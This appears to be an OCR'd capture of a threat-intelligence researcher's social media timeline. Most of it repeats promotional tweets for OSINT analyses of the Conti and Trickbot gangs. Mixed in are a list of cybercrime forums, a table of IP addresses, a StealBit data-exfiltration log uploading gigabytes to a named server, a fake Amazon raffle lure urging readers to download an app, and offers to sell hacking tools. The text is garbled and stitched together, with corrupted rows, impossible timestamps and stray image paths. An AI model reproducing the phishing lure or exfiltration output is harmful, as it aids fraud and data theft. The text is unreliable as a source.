
	-		
<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket la	iFud		

5 - Saturday

03:47


My RSS feed - https://t.co/2VRBr24Ya9 #security #cybercrime #malware #cyberattacks #CyberAttack #cyberwar #ThreatIntel #ThreatHunting #threatreport https://t.co/mEdkYISLWI

 \rightleftharpoons 1




10:09

I need a major client or #ThreatIntelligence or #ThreatHunting teams for my https://t.co/WIBGTU5ryT project. I can deliver you the raw and enriched IoCs in-depth perspectives and I can do it in bulk on a daily basis. I can offer bulk account discounts. https://t.co/DiNUxKqxm0



Check this out! https://t.co/qOxg0MRRFz



19:37

Check this out! https://t.co/E6bkT9iCNU



Replying to @bo_go

Обявявам се категорично срещу преследването на @bo_go от страна на @dansbg и @ykolev Постъпката на Богомил е доблестна, национално отговорна

Translate Tweet

Check this out! https://t.co/4aBdJq7b4I




Пламен Галев @mvrbg · May 10, 2012 @dansbg Чакаме ви. Има място на плажа.



19:38

Check this out! https://t.co/jmISMqWYdX



Replying to @svesten

@svesten да питаме @JavorKolev какво става с @king_long

Translate Tweet

7 - Monday

07:31

Who needs a 5GB of Russian hacking tools for research purposes? Price is \$500. Direct archive download possible. Ping me in case you're interested. Regards.


Dancho

07:33

I'm also offering 100GB of Russian cybercrime forums archive for research purposes. Price is \$500. Direct download possible as well. Ping me in case you're interested. Regards. Dancho


20:46

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/YMDhndVqE5



20:46


"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/D9ikzmMO6K




"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/lOniEtyTBW

5 2 70 121	Markadanda	American	North Holland	The Information	Linear DRALLIES	52.2575	4.00414
5.2.78.121	Netherlands	Amsterdam	North Holland	The Infrastructure Group B.V.	Liteserver DRN VPS	52.3676	4.90414
195.149.87.233	United States	Secaucus	New Jersey	Innovation IT Solutions LTD	PQ HOSTING S.R.L	40.7876	-74.06
185.158.249.249	Netherlands	Naaldwijk	South Holland	servinga GmbH	ALLSYS Limited	51.9981	4.198
31.214.157.242	Netherlands	Naaldwijk	South Holland	servinga GmbH	servinga GmbH	51.9981	4.198
38.92.176.125	United States	Minneapolis	Minnesota	Madgenius.com	Mad Genius	44.9715	-93.2703
195.123.219.82	Netherlands	Meppel	Drenthe	ITLDC Netherlands network	Layer6 Networks	52.6959	6.1847
185.158.249.119	Netherlands	Naaldwijk	South Holland	servinga GmbH	ALLSYS Limited	51.9981	4.198
23.146.242.134	United States	Chinchilla	Pennsylvania	VolumeDrive	VolumeDrive	41.4873	-75.6966
51.38.95.29	United Kingdom	London	England	OVH SAS	EL Zayat Hadi	51.5074	-0.127758
46.19.136.221	Switzerland	Zurich	Zurich	Airvpscomp Vpsprovider	Unknown	47.3538	8.5587
142.4.211.167	Canada	Beauharnois	Quebec	OVH SAS	OVH Hosting, Inc.	45.3151	-73.8779
195.123.221.248	Netherlands	Meppel	Drenthe	ITLDC Netherlands network	Layer6 Networks	52.6959	6.1847
37.187.24.215	France	Gravelines	Hauts-de- France	OVH SAS	OVH SAS	50.9871	2.12554
5.34.181.18	Netherlands	Meppel	Drenthe	VDS/VPS SERVERIUS NL	Unknown	52.6959	6.1847
194.76.225.152	Netherlands	Naaldwijk	South Holland	servinga GmbH	servinga GmbH	51.9981	4.198

"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/qTq498GFUS




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6Xyq9 #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/Abyxc1evYk




20:47

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/5is8grKcsi



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/TnG1xws6BE



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/DQgBc07UAo

```
StealBit

[64:30:22] [*] WinSock initialized
[64:30:22] [*] IO completion port initialized...
[64:30:24] Check server 139.60.160.200...
[64:30:24] Check server connected ...
[64:30:28] Stats: Ø files (size 20.9 MB), read speed 4.18 MB/sec (compression ratio 91%), upload Ø bytes/sec
[64:30:43] Stats: 71 files (size 529 MB), read speed 26.4 MB/sec (compression ratio 99%), upload 8.31 MB/sec
[64:31:43] Stats: 160 files (size 2.17 GB), read speed 27.8 MB/sec (compression ratio 99%), upload 22.9 MB/sec
[64:32:43] Stats: 260 files (size 3.75 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.0 MB/sec
[64:33:43] Stats: 336 files (size 5.36 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.6 MB/sec
[64:33:43] Stats: 336 files (size 5.36 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.6 MB/sec
[64:30:20] Downloads
```

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/qTROVZ66Q9

⇄1

Amazon 30th Anniversary Celebration



Amazon's 30th Anniversary Celebration is coming to an end.

Today is the last stage of the raffle for a USD 10-200 gift card and other prizes.

To participate in the raffle, you need to download the Lottery App and generate a unique code.

Our system will automatically select the winners and send gifts to your email address within a few days after applying for participation.

How to take part in the raffle?

1. Download the application.


2. Run the application. The application will generate a code to participate in the lottery.

3. Enter the code in the text field below.

Download

20:48

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/bkzlbn|SLG




"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/QEm6Eu6aa3



20:49


"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack

#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/hshwyFLHQp




20:49

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/hrfZ45TrQd



20:49

"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/T60waLR3Ex



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/4ffBA8JVF6

```
JSON Raw Data Headers
Copy
```

Response Headers

```
Cache-Control
Connection
Keep-Alive
Content-Length
Content-Type application/json
Date Mon, 29 Jun 2020 13:55:53 GMT
Keep-Alive timeout=5, max=100
Server Apache/2.4.2 (Win64) PHP/7.3.13 OpenSSL/1.0.1c
X-Powered-By PHP/7.3.13
X-RateLimit-Limit 60
X-RateLimit-Remaining 59
```

Request Headers

```
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Encoding gzip, deflate, br

Accept-Language en-US.en;q=0.5

Connection keep-alive a3ggjhcskbjg36bx.onion

Upgrade-Insecure-Requests 1


User-Agent Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
```




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/c7UlkTHB6x

20:50


"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/Oiqmf38kGh



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/WnUEn80xLX



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/5tn3artqyy



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/yektm0Vjbm



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/T09bQ4mCwM




"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/iBiqIxDA5k



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/gltr4MjWUW




"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/ijOvkW7tXO




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/vSCjG6FXyB #security #cybercrime #malware #CyberAttack
#cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence
#threatreport https://t.co/tTfKm3iFGL



"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/loqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/MXi7C4bj8w




"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/xLgQzbgDzC



20:54

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/ZKdvkZWdDi




"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/3WQrlZ9CJI




20:54

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/WIG3XqXHxA




"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5QbI #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/83wK87ggzo

2



20:55

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5QbI #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/TFTGAixjEA



"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/BugeFHQArl



20:56

